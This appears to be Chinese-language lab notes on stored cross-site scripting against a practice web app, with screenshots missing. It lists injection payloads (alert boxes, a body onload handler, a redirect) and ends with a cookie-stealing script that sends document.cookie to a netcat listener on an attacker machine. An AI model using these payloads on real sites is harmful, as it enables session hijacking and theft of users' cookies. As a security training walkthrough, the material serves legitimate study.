存储XSS

长期存储于服务器端

每次用户访问都会被执行javascript脚本

初级





代码




直接嵌入

<script>alert('xss')</script>







客户机 （Windows 7）




元素事件


<body onload=alert('xss')>










<script>alert(/xss/)</script>









<script>alert(123)</script>









在Name里写 有于长度的原因也可以在软件上修改


先执行




切换到软件





修改成



然后放行









重定向

<script>window.location="http://www.baidu.com"</script>









获取cookie值

┌──(root💀kali)-[/var/www/html]


└─# nc -vnlp 88




<script>new Image().src="http://192.168.40.143:88/c.php?output="+document.cookie;</script>



